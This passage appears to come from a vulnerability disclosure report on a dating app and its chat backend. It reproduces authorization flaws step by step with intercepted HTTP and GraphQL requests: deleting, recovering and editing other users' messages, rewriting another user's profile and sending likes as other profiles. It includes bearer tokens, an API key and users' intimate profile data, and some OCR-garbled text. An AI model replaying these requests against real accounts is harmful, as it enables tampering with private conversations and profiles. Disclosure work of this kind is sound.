**Request Panel:**

- Pretty tab is selected.
- POST /channels/messaging/1c0544a0-ceb2-4a10-84a7-cd12257bf134/message?
- user\_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection\_id=65e49f63-0a05-48ea-0000-000007485f4&api\_key=y4tp4akjeb49 HTTP/2
- Host: chat.stream-io-api.com
- Accept: application/json, text/plain, \*/\*
- Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9eyJc2Vx2lkIjoiN2FkMGRjMjItODAwNS00ZDNlLTNmNGQt0TESzQzMjk0ZDUxIn0.CtlrBAtgbCdtmva6CM9-ATxgVqt31mMqe3aoX5XHyeE
- Stream-Auth-Type: jwt
- X-Stream-Client: stream-chat-react-native-android-5.22.1
- X-Client-Request-Id: 5f3c010b-e903-47e1-acb9-a4640bf71b0f
- Content-Type: application/json
- Content-Length: 210
- Accept-Encoding: gzip, deflate, br
- User-Agent: okhttp/4.10.0
- {  
    "message":{  
        "id":"4f402867-3e3d-4d74-9661-2d8c659188ad",  
        "text":"Got any plans for tomorrow?",  
        "mentioned\_users":[  
        ],  
        "custom\_properties":{  
            "type":"text",  
            "status":"regular"  
        },  
        "attachments":[]  
    },  
    "skip\_enrich\_url":true  
}

**Response Panel:**

- Pretty tab is selected.
- HTTP/2 201 Created
- Access-Control-Allow-Headers: x-requested-with, content-type, accept, origin, authorization, x-csrf-token, x-stream-client, stream-auth-type, x-csrf-token, content-encoding, x-client-request-id
- Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
- Access-Control-Allow-Origin: \*
- Access-Control-Max-Age: 86400
- Cache-Control: no-cache
- Content-Type: application/json; charset=utf-8
- Vary: Accept-Encoding
- X-Ratelimit-Limit: 2000
- X-Ratelimit-Remaining: 1918
- X-Ratelimit-Reset: 1709710260
- Date: Wed, 06 Mar 2024 07:30:26 GMT
- Content-Length: 946
- X-Envoy-Upstream-Service-Time: 93
- Strict-Transport-Security: max-age=31536000; includeSubDomains
- Server: stream-edge
- Strict-Transport-Security: max-age=31536000; includeSubDomains
- {  
    "message":{  
        "id":"4f402867-3e3d-4d74-9661-2d8c659188ad",  
        "text":"Got any plans for tomorrow?",  
        "html": "\u003cp\u003eGot any plans for tomorrow?\u003c/p\u003e\n",  
        "type":"regular",  
        "user":{  
            "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",  
            "role": "admin",  
            "created\_at": "2024-01-30T17:44:15.578446Z",  
            "updated\_at": "2024-01-31T15:11:05.097654Z",  
            "last\_active": "2024-03-06T07:29:51.552309579Z",  
            "banned": false,  
            "online": true,  
            "profileStatus": "active",  
            "profileIsIncognito": false,  
            "name": "D"  
        },  
        "attachments":[]  
    },  
    "latest\_reactions":[]  
}

# Vulnerability #4 –Delete, recover and edit other people's messages

## Reproduction steps:

### 3.Delete the message:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

**Request:**

Pretty	Raw	Hex	JSON Web Token
1 DELETE /messages/4f402867-3e3d-4d74-9661-2d8c659188ad?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49e20-0a05-1a29-0000-000000757917&api_key=y4tp4akjeb49	HTTP/2		
2 Host: chat.stream-io-api.com			
3 Accept: application/json, text/plain, */*			
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJc2VyX2lkIjoIN2FkMGRjMjItODAwNS00ZDNlLTNmNGQtOTE5YzQxMjk0ZDUxIn0.CtlrBAtgjbCdtmv6CM9-ATxgVqt31mMqe3aoX5XH			
5 Stream-Auth-Type: jwt			
6 X-Stream-Client: stream-chat-react-native-android-5.22.1			
7 X-Client-Request-Id: b21528d0-abd4-44ae-960e-08c6252f4462			
8 Accept-Encoding: gzip, deflate, br			
9 User-Agent: okhttp/4.10.0			
10			
11			

**Response:**

Pretty	Raw	Hex	Render	Diff
origin, authorization, x-csrf-token, x-stream-client, stream-auth-type, x-csrf-token, content-encoding, x-client-request-id				
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS				
4 Access-Control-Allow-Origin: *				
5 Access-Control-Max-Age: 86400				
6 Cache-Control: no-cache				
7 Content-Type: application/json; charset=utf-8				
8 Vary: Accept-Encoding				
9 X-Ratelimit-Limit: 1000				
10 X-Ratelimit-Remaining: 999				
11 X-Ratelimit-Reset: 1709710320				
12 Date: Wed, 06 Mar 2024 07:31:58 GMT				
13 Content-Length: 989				
14 X-Envoy-Upstream-Service-Time: 99				
15 Strict-Transport-Security: max-age=31536000; includeSubDomains				
16 Server: stream-edge				
17 Strict-Transport-Security: max-age=31536000; includeSubDomains				
18				
19 {				
"message":{				
"id":"4f402867-3e3d-4d74-9661-2d8c659188ad",				
"text":"Got any plans for tomorrow?",				
"html": "\u003cp\u003eGot any plans for tomorrow?\u003c/p\u003e\n",				
"type":"deleted",				
"user":{				
"id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",				
"role": "admin",				
"created_at": "2024-01-30T17:44:15.578446Z",				
"updated_at": "2024-01-31T15:11:05.097654Z",				
"last_active": "2024-03-06T07:31:42.881245768Z",				
"banned": false,				
"online": true,				
"name": "D",				
"profileStatus": "active",				
"profileIsIncognito": false				
},				
"attachments": [				
],				
"latest_reactions": [				
],				
"own_reactions": [				
],				

# Vulnerability #4 –Delete, recover and edit other people's messages

## Reproduction steps:

4. Now let's read the chat as the attacker user using the above vulnerability 'Read other people's messages'. It will say, 'This message was deleted', as seen below:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

**Request:**

```
Pretty Raw Hex JSON Web Token
1 POST /channels?api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiZjMwMjk5ZWltZGY0ZC00Njg1LTkyZmEtYmU3YWFlZjI0MTBkIn0.7LzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 Content-Type: application/json
7 Content-Length: 101
8 Accept-Encoding: gzip, deflate, br
9 User-Agent: okhttp/4.10.0
10
11 {
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

**Response:**

```
Pretty Raw Hex Render Diff
"custom_properties": {
    "type": "video",
    "status": "regular"
},
{
    "id": "4f402867-3e3d-4d74-9661-2d8c659188ad",
    "text": "This message was deleted.",
    "html": "\u003cp\u003eThis message was deleted.\u003cp\u003e\n",
    "type": "deleted",
    "user": {
        "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
        "role": "admin",
        "created_at": "2024-01-30T17:44:15.578446Z",
        "updated_at": "2024-01-31T15:11:05.097654Z",
        "last_active": "2024-03-06T07:25:06.039912Z",
        "banned": false,
        "online": false,
        "name": "D",
        "profileStatus": "active",
        "profileIsIncognito": false
    },
    "attachments": [],
    "latest_reactions": [],
    "own_reactions": [],
    "reaction_counts": {},
    "reaction_scores": {},
    "reply_count": 0,
    "deleted_reply_count": 0,
    "cid": "messaging:1c0544a0-ceb2-4a10-84a7-cd12257bf134",
    "created_at": "2024-03-06T07:30:26.120852Z",
    "updated_at": "2024-03-06T07:30:26.120857Z"
}
```

# Vulnerability #4 –Delete, recover and edit other people's messages

## Reproduction steps:

5. Now if we call the same DELETE request, as the attacker, we will get back the original message:

The screenshot shows a network request and response in a browser developer tools interface.

**Request**

Pretty	Raw	Hex	JSON Web Token
1 DELETE /messages/4f402867-3e3d-4d74-9661-2d8c659188ad?user_id=f30299eb-df4d-4685-92fa-be7aaaf2410d&connection_id=65e49e20-0a05-1a29-0000-00000075f830&api_key=y4tp4akjeb49 HTTP/2			
2 Host: chat.stream-io-api.com			
3 Accept: application/json, text/plain, */*			
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIjoiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWfhZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkcOFm6EA			
5 Stream-Auth-Type: jwt			
6 X-Stream-Client: stream-chat-react-native-android-5.22.1			
7 X-Client-Request-Id: f583868a-49cf-4509-b3a6-70501cd221c0			
8 Accept-Encoding: gzip, deflate, br			
9 User-Agent: okhttp/4.10.0			
10			
11			

**Response**

Pretty	Raw	Hex	Render	Diff
1 HTTP/2 200 OK				
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-csrf-token, content-encoding, x-client-request-id				
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS				
4 Access-Control-Allow-Origin: *				
5 Access-Control-Max-Age: 86400				
6 Cache-Control: no-cache				
7 Content-Type: application/json; charset=utf-8				
8 Vary: Accept-Encoding				
9 X-RateLimit-Limit: 1000				
10 X-RateLimit-Remaining: 998				
11 X-RateLimit-Reset: 1709711880				
12 Date: Wed, 06 Mar 2024 07:57:59 GMT				
13 Content-Length: 987				
14 X-Envoy-Upstream-Service-Time: 94				
15 Strict-Transport-Security: max-age=31536000; includeSubDomains				
16 Server: stream-edge				
17 Strict-Transport-Security: max-age=31536000; includeSubDomains				
18				
19 {				
"message":{				
"id":"4f402867-3e3d-4d74-9661-2d8c659188ad",				
"text":"Got any plans for tomorrow?",				
"html": "\u003cp\u003eGot any plans for tomorrow?\u003cp\u003e\n",				
"type":"deleted",				
"user":{				
"id":"7ad0dc22-8005-4d3e-8f4d-919c41294d51",				
"role":"admin",				
"created_at":"2024-01-30T17:44:15.578446Z",				
"updated_at":"2024-01-31T15:11:05.097654Z",				
"last_active":"2024-03-06T07:25:06.039912Z",				
"banned":false,				
"online":false,				
"name":"D",				
"profileStatus":"active",				
"profileIsIncognito":false				

# Vulnerability #4 –Delete, recover and edit other people's messages

## Reproduction steps:

**Instance 2:** Edit a message, as a different user than the participants in the chat

1. First, let's send a message and intercept the request:

The screenshot shows a network traffic capture interface with two panels: Request and Response.

**Request:**

```
Pretty Raw Hex JSON Web Token
1 POST /channels/messaging/50dd83b1-9dda-4940-b6bb-04891e9500bd/message?
user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=
65e49e20-0a05-1a29-0000-0000087f7d6&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJic2Vx2lkIjo1N2FkMGRjMjItODAwNS00
ZDnLLThmNGQtOTE5YzQzMjk0ZDUxIn0.CtrLBatgbCdtmva6CM9-ATxgVqt31mMqe3aoX5XH
yE
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: 38dc5709-2a58-4ad0-bb71-0a62449ef573
8 Content-Type: application/json
9 Content-Length: 205
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "0fec78e9-0068-48f1-8563-7144474cc7e2",
    "text": "My phone number is 123",
    "mentioned_users": [
    ],
    "custom_properties": {
      "type": "text",
      "status": "regular"
    },
    "attachments": [
    ],
    "skip_enrich_url": true
  }
}
```

**Response:**

```
Pretty Raw Hex Render Diff
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-RateLimit-Limit: 2000
10 X-RateLimit-Remaining: 1861
11 X-RateLimit-Reset: 1709750760
12 Date: Wed, 06 Mar 2024 18:45:20 GMT
13 Content-Length: 938
14 X-Envoy-Upstream-Service-Time: 93
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "0fec78e9-0068-48f1-8563-7144474cc7e2",
    "text": "My phone number is 123",
    "html": "\u003cp\u003eMy phone number is 123\u003c/p\u003e\n",
    "type": "regular",
    "user": {
      "id": "7ad0dc22-8005-4d3e-8f4d-919c41294d51",
      "role": "admin",
      "created_at": "2024-01-30T17:44:15.578446Z",
      "updated_at": "2024-01-31T15:11:05.097654Z",
      "last_active": "2024-03-06T18:44:57.400821481Z",
      "banned": false,
      "online": true,
      "profileIsIncognito": false,
      "name": "D",
      "profileStatus": "active"
    },
    "attachments": [
    ],
    "latest_reactions": [
    ]
  }
}
```

# Vulnerability #4 –Delete, recover and edit other people's messages

## Reproduction steps:

2. And let's use the previous vulnerability to 'Read other people's messages' as the attacker, in order to find the messageID ('Ofec78e9-0068-48f1-8563-7144474cc7e2')

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

**Request:**

```
POST /channels?api_key=y4tp4akjeb49 HTTP/2
Host: chat.stream-io-api.com
Accept: application/json, text/plain, */*
Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFlZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
Stream-Auth-Type: jwt
Content-Type: application/json
Content-Length: 101
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/4.10.0
{
    "filter_conditions": {
        "type": "messaging",
        "members": {
            "$in": [
                "7ad0dc22-8005-4d3e-8f4d-919c41294d51"
            ]
        }
    }
}
```

**Response:**

```
id:"0fec78e9-0068-48f1-8563-7144474cc7e2",
text:"My phone number is 123",
html:"\u003cp\u003eMy phone number is 123\u003c/p\u003e\n",
type:"regular",
user:{
    id:"7ad0dc22-8005-4d3e-8f4d-919c41294d51",
    role:"admin",
    created_at:"2024-01-30T17:44:15.578446Z",
    updated_at:"2024-01-31T15:11:05.097654Z",
    last_active:"2024-03-06T18:44:57.400821Z",
    banned:false,
    online:false,
    name:"D",
    profileStatus:"active",
    profileIsIncognito:false
},
attachments:[],
latest_reactions:[],
own_reactions:[],
reaction_counts:[],
reaction_scores:[],
reply_count:0,
deleted_reply_count:0,
cid:"messaging:50dd83b1-9dda-4940-b6bb-04891e9500bd",
created_at:"2024-03-06T18:45:20.412231Z",
updated_at:"2024-03-06T18:45:20.412231Z",
shadowed:false,
mentioned_userns":[]
```

# Vulnerability #4 –Delete, recover and edit other people's messages

## Reproduction steps:

3.The victim will receive a notification:



# Vulnerability #4 –Delete, recover and edit other people's messages

## Reproduction steps:

- 4.Edit the message as the attacker, using the messageId and the method PUT on the same endpoint:


The screenshot shows a network request and response in a browser's developer tools. The request is a PUT to the URL /messages/0fec78e9-0068-48f1-8563-7144474cc7e2?user\_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection\_id=65e49f63-0a05-48ea-0000-000000865fa2&api\_key=y4tp4akjeb49. The response is a 201 Created status with various headers and a JSON message object.

Request	Response
Pretty PUT /messages/0fec78e9-0068-48f1-8563-7144474cc7e2?user_id=7ad0dc22-8005-4d3e-8f4d-919c41294d51&connection_id=65e49f63-0a05-48ea-0000-000000865fa2&api_key=y4tp4akjeb49 HTTP/2 Host: chat.stream-io-api.com Accept: application/json, text/plain, */* Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VyX2lkIjoiZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYmU3YWFhZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujk0Fm6EA Stream-Auth-Type: jwt X-Stream-Client: stream-chat-react-native-android-5.22.1 X-Client-Request-Id: 430b6f8b-b90b-486c-8496-95d466a5390e Content-Type: application/json Content-Length: 99 Accept-Encoding: gzip, deflate, br User-Agent: okhttp/4.10.0 set:{ text:"My new phone number is 456", custom_properties:{ status:"edited", type:"text" } } 13 { "set":{ "text":"My new phone number is 456", "custom_properties":{ "status":"edited", "type":"text" } } }	Pretty HTTP/2 201 Created Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-csrf-token, content-encoding, x-client-request-id Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS Access-Control-Allow-Origin: * Access-Control-Max-Age: 86400 Cache-Control: no-cache Content-Type: application/json; charset=utf-8 Vary: Accept-Encoding X-Ratelimit-Limit: 1000 X-Ratelimit-Remaining: 998 X-Ratelimit-Reset: 1709751060 Date: Wed, 06 Mar 2024 18:50:55 GMT Content-Length: 999 X-Envoy-Upstream-Service-Time: 96 Strict-Transport-Security: max-age=31536000; includeSubDomains Server: stream-edge Strict-Transport-Security: max-age=31536000; includeSubDomains message:{ id:"0fec78e9-0068-48f1-8563-7144474cc7e2", text:"My new phone number is 456", html:"\u003cp\u003eMy new phone number is 456\u003c/p\u003e\n", type:"regular", user:{ id:"7ad0dc22-8005-4d3e-8f4d-919c41294d51", role:"admin", created_at:"2024-01-30T17:44:15.578446Z", updated_at:"2024-01-31T15:11:05.897654Z", last_active:"2024-03-06T18:44:57.400821Z", banned:false, online:false, name:"D", profileStatus:"active" }

# Vulnerability #4 –Delete, recover and edit other people's messages

## Reproduction steps:

5. When the victim taps on the notification from the above step 3, he will see the following message set by the attacker in step 4. There will be an 'edited' sign below the actual message but there are no signs of who did the edit. In addition, every account name is not unique and the attacker could choose any name possible.



# Vulnerability #5 – Update someone else's profile information



#1 Broken Object Level  
Authorization  
Category

**Details:** You can update someone else's profile information, including name, sexuality, age, etc.

**Instance:** <https://core.api.feeld.co/graphql>  
("operationName":"ProfileUpdate")

## Vulnerability #5 – Update someone else's profile information

## **Reproduction steps:**

- Let's login the mobile application as the 'attacker' and go to the 'Profile' – 'Edit Profile' menu.
  - Edit 1 thing on the profile such as 'bio', save the change, and intercept the /graphql request with operationName: 'ProfileUpdate'.
  - Modify in the intercepted request the 'id' parameter and add the id of your victim. In addition, add the parameters that you want to update, such as 'bio'.

**Request**

Pretty Raw Hex GraphQL JSON Web Token ▾

1 POST /graphql HTTP/2  
2 Host: core.api.feeld.co  
3 Accept: \*/\*  
4 X-Transaction-Id: 8b318b55-a718-462f-a921-ed7a3a6cbcf74  
5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZC16IjY5Nj15NzU5NmJiNwQ4N2Nj0Tc2Y2E2YmY0Mzc3NGE3YWE50TMxMjkiLCJ0eAi0jQifpZG1pbil6ZmFsc2UsImlzcyI6Imh0dBzoi8vc2VjdXJldG9rZW4uZ29vZ2xllmNb59mMilwcm9kLTUzNdcIIiwIYXVkiJoizJItcHjVZC01MzQ3NSiSImfDghfdGltZS16MTcwNjM0MTA40CwidXnlc19pZC16ImRsV1NhB9iTwTrmkZNVHA5afp5RWcILCJzdWli0iikbfDTWxPYk1razJGTVRw0WhaeVnIiwi0If0joxNzA2NTMzTxLCljeHAI0jE3MDY1MzcxnJEsImVtYwlS1joiYm9nZGFbLnrcpm9QGdtYwlsLmNb5SiSImVtYwlSx32lcmlaWVkijp0cnVLLCJmaxJlymFZSI6eyJpZGVudGlo@WVzIjp7ImVtYwlS1jpbImJvZ2Rhbi50aXJvbkbNbwFPbC5jb20iXX0sInNpZ25faW5fcHJvdmlkZXii0iJwYXNzd29yJ9f0.YQWihpDwTpq4WIHS\_PiitteNWZjaum7mifr51JWUckyGeto2uSuau4InXiLc12qjyAL0GizwzVSXFyJ92vY\_CP4LCS8fRHsySzUAnzfwnn\_bfRZdk0h0ZjtGlrOcofyYlmxEH7Y5gBZ\_MBfQf0fC6PtDNRvee60H4Fu06vUns6VSPo0SLKa\_w\_LT2b8vS82cvMip8a8m4VvFTJHXSoiddAr-1U1-j18dGM7Zmfaz-JZUjf\_e\_ylmyck\_HfsTztjmb7LAW\_I5BOfpAfctKD9vL30mkg6vNbW07hQv4qmusIvh06iP8j5DYLZ3rSL6k7GrGyyeyB8fwmw

6 X-Profile-Id: profile#00ab5791-e42e-58e2-ab51-e30a453d791f  
7 User-Agent: feeld-mobile  
8 Content-Type: application/json  
9 Content-Length: 500  
10 Accept-Encoding: gzip, deflate, br  
11  
12 {  
 "operationName": "ProfileUpdate",  
 "variables": {  
 "input": {  
 "bio": "Abcdedfff",  
 "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c"  
 }  
 },  
 "query":  
 "mutation ProfileUpdate(\$input: ProfileUpdateInput!) {  
 profileUpdate(input: \$input) {  
 id  
 age  
 ageRange  
 bio  
 completionStatus  
 dateOfBirth  
 desires  
 distanceMax  
 gender  
 imaginaryName  
 interests  
 }  
 }  
 }  
}

**Response**

Pretty Raw Hex Render Diff

1 HTTP/2 200 OK  
2 Content-Type: application/json; charset=utf-8  
3 Content-Length: 609  
4 Date: Mon, 29 Jan 2024 13:10:32 GMT  
5 Vary: Origin  
6 Access-Control-Allow-Origin: \*  
7 Cache-Control: no-store  
8 Apigw-Requestid: STAhSJ5OUCYcEJYQ=

9 X-Cache: Miss from cloudfront  
10 Via: 1.1 17d60a367e7e38c01f5a3242a9a3e784.cloudfront.net (CloudFront)  
11 X-Amz-Cf-Pop: LHR50-P3  
12 X-Amz-Cf-Id: ij\_meppe2e5n\_hGspBZvkFH\_zICLXK6oJiV4kEeyQ21nJ3t  
13  
14 {  
 "data": {  
 "profileUpdate": {  
 "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",  
 "age": 30,  
 "ageRange": [  
 18,  
 99  
 ],  
 "bio": "Abcdedfff",  
 "completionStatus": "MAJESTIC\_PURCHASE",  
 "dateOfBirth": "1993-12-31T00:00:00.000Z",  
 "desires": [  
 "FWB",  
 "CASUAL",  
 "MF",  
 "FFM",  
 "MMF",  
 "MMFM",  
 "COUPLES",  
 "GROUP",  
 "THREEOME"  
 ]  
 }  
 }  
}



#1 Broken Object Level  
Authorization  
Category

## Vulnerability #6 - Get a 'Like' from any user profile

**Details:** You could send 'Likes' from profile#2 to profile#3 while logged in as profile#1.

**Instance:** <https://core.api.feeld.co/graphql>  
(OperationName: ProfileLike)

# Vulnerability #6 - Get a 'Like' from any user profile

## Reproduction steps:

1.Below is a request to send a normal 'Like', from user with profileId ending in '...9c' to profileId '...1f', and the successful response:

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

**Request:**

- Pretty
- Raw
- Hex
- GraphQL
- JSON Web Token

**Response:**

- Pretty
- Raw
- Hex
- Render
- Diff

**Request (Pretty Print):**

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */
4 X-Transaction-Id: 83a8c68e-a2c4-4499-9891-7fa4c42a6b38
5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjY5NjI5NzU5NmJiNWQ4N2NjOTc2Y2E2YmY0Mzc3NGE3YWE50TMxMjkiLCJ0eXAiOiJKV1Qifo.QeyJpc3Mi0iJodHRwczovL3NlY3VzXvRa2VuLmdvb2dsZS5jb20vZjItchJvZC01MzQ3NSIsImF1CI6ImYyLXBbyb20tNTM0NzUiLCJhdXRox3RpbWUi0jE3MDY1MTYyOTUsInVzZXJfaWQi0iIzZWdVQjl5Z1N1ZXQ3dlhvVGvUmjheFR3a0ozIiwiic3ViIjoM2VnVUI5eWdTdW0N3ZYb1RlbjI4c3hUd2tKMyIsImlhCI6MTcwNjUyNzk0NiwiZXhwIjoxNzA2NTMxNTQ2LCJlbWFpbCI6InNvbnlfcG9ya0B5YWhvby5jb20iLCJ1bWFpbF92ZXJpZmlZCI6dhJ1ZSwiZmLyZWJhc2Ui0nsiaWRlbnRpdlcyI6eyJlbWFpbCI6WyJzb255X3BvcmtAeWFob28uY29tIl19LCJzaWduX2luX3Byb3ZpZGVyIjoiGFzc3dvcmQifX0.QHaE9CGnHqksMyuz1ke8GMG4zMuIjjU3WhNmpk6tCmmu32IWxo5aQdWD6Ggy7Hsz4ey6-GyJXW0-PFx2m9qPFsHF06BwkliYLjLQSetB8N5KPyjyEgUZJirtzeaT4KZvk-hGmnMxoB8VBHQ8kiszESDCgWpAeMyuxBurjvJDULz1xbuYtrwbpULBn05756cnIJK06Bm06D0iS2mIDDB8Ei8y1ljxFzjaH05gHz7B306Quyj2TKCcNyLg7jGjXlZh_HdoKkXw2-TEWuiEsPmJ5DlNXVzSzDdR0HRbQKJU-Kh9ZiuNycWJklOoNEeEbdnNzv3VmIZluSU09CNA
```

**Response (Pretty Print):**

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 165
4 Date: Mon, 29 Jan 2024 12:20:18 GMT
5 Vary: Origin
6 Access-Control-Allow-Origin: *
7 Cache-Control: no-store
8 Apigw-Requestid: STSwXivTiYcEJ0w=
9 X-Cache: Miss from cloudfront
10 Via: 1.1 f25262ad6146af3450cccd86dcbcc3780.cloudfront.net
11 X-Amz-Cf-Pop: LHR50-P3
12 X-Amz-Cf-Id: MHdIKXxHs_PzW2h0Zx0EIgcyTu0k2B1j7P2GGPouV0
13 {
  "data": {
    "profileLike": {
      "status": "SENT",
      "chat": null,
      "__typename": "ProfileLikeInteractionOutput"
    }
  },
  "extensions": {
    "requestId": "83a8c68e-a2c4-4499-9891-7fa4c42a6b38"
  }
}
```

# Vulnerability #6 - Get a 'Like' from any user profile

## Reproduction steps:

2.Below is the request and response with a reverse like, from '...1f' to '...9c', which errors:

Request		Response							
Pretty	Raw	Hex	GraphQL	JSON Web Token	Diff	Raw	Hex	Render	Diff
<pre>1 POST /graphql HTTP/2 2 Host: core.api.feeld.co 3 Accept: /* 4 X-Transaction-Id: 83a8c68e-a2c4-4499-9891-7fa4c42a6b38 5 Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6IjY5NjI5NzU5NmJiNWQ4N2NjOTc2Y2E2YmY0Mzc3NGE3YWE50TMxMj kiLCJ0eXAiOiJKV1QiAQ.eyJpc3MiAiJodHRwczovL3NlY3yZXRva2VuLmdvb2dsZS5jb20vZjItcHJvZ C01MzQ3NSIsImF1ZC16ImYlXByb20tNTM0NzUiLCJhdXRoX3RpBWUi0jE3MDY1MTYy0TU\$InVzZXJfaWQ i0iIzZWdVQjl5Z1N1ZXQ3dlhvVGVuMjhzeFR3a0ozIiwic3ViIjoim2VnVUI5eWdTdWV0N3ZYb1RlbjI4c 3hUD2tKMyIsImhdCI6MTcWnjUyNzk0NiwiZxhwIjoxNzA2NTMxNTQ2LC1lbWFpbCI6InNvbnlfcG9ya0B 5YWhvby5jb20iLCJlbWFpbF92ZXJpZmllZCI6dHJ1ZSwizMlyZWJhc2Ui0nsiaWRlbnRpdGllcyI6eyJlb WFpbCI6WyJzb25X3BvcmtAeWFob28uY29tIl19LCJzaWduXluX3Byb3ZpZGVyIjoicGFzc3dvcmQifx0 .QHaE9CGnHqkSMuyz1ke8GMG4zMuUjjU3WhNmpk6tCmmu32IWxo5a0dWD6Ggy7Hz4ey6-GyJXW0-PFx2m 9qPFsHF106BwkliYLjLQSetB8N5KPyyEgUZJirtzeat4KZvkK-hBgnMxoBBy8VBHQ8kishzESDCgWpAeM yuxBurjvJDULz1xbYuotrWbpULBn05756cnIJK068mQ6DiS2mIDDB8Ei8y1lJxFzjaH05qHz7B306Quyj2 TKCcNyLg7jGjXlZh_HdoKkXw2-TEWuiESpMjSDlnXVzSzDlROHRbQKJU-Kh9ZiuNycWJklOoNEeEbdnNz v3VWIzluSU09CNA 6 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c 7 User-Agent: feeld-mobile 8 Content-Type: application/json 9 Content-Length: 1472 10 Accept-Encoding: gzip, deflate, br 11 12 {     "operationName": "ProfileLike",     "variables": {         "sourceProfileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f",         "targetProfileId": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c"     },     "query": " mutation ProfileLike(\$sourceProfileId: String!, \$targetProfileId: String!) {   profileLike(     input: {sourceProfileId: \$sourceProfileId, targetProfileId: \$targetProfileId}   ) {     status     chat {       ...ChatListItemChatFragment       __typename     }     __typename   } }</pre>	<pre>1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 Content-Length: 348 4 Date: Mon, 29 Jan 2024 12:21:00 GMT 5 Vary: Origin 6 Access-Control-Allow-Origin: * 7 Cache-Control: no-store 8 Apigw-Requestid: STS3Dj6VCYcEJnw= 9 X-Cache: 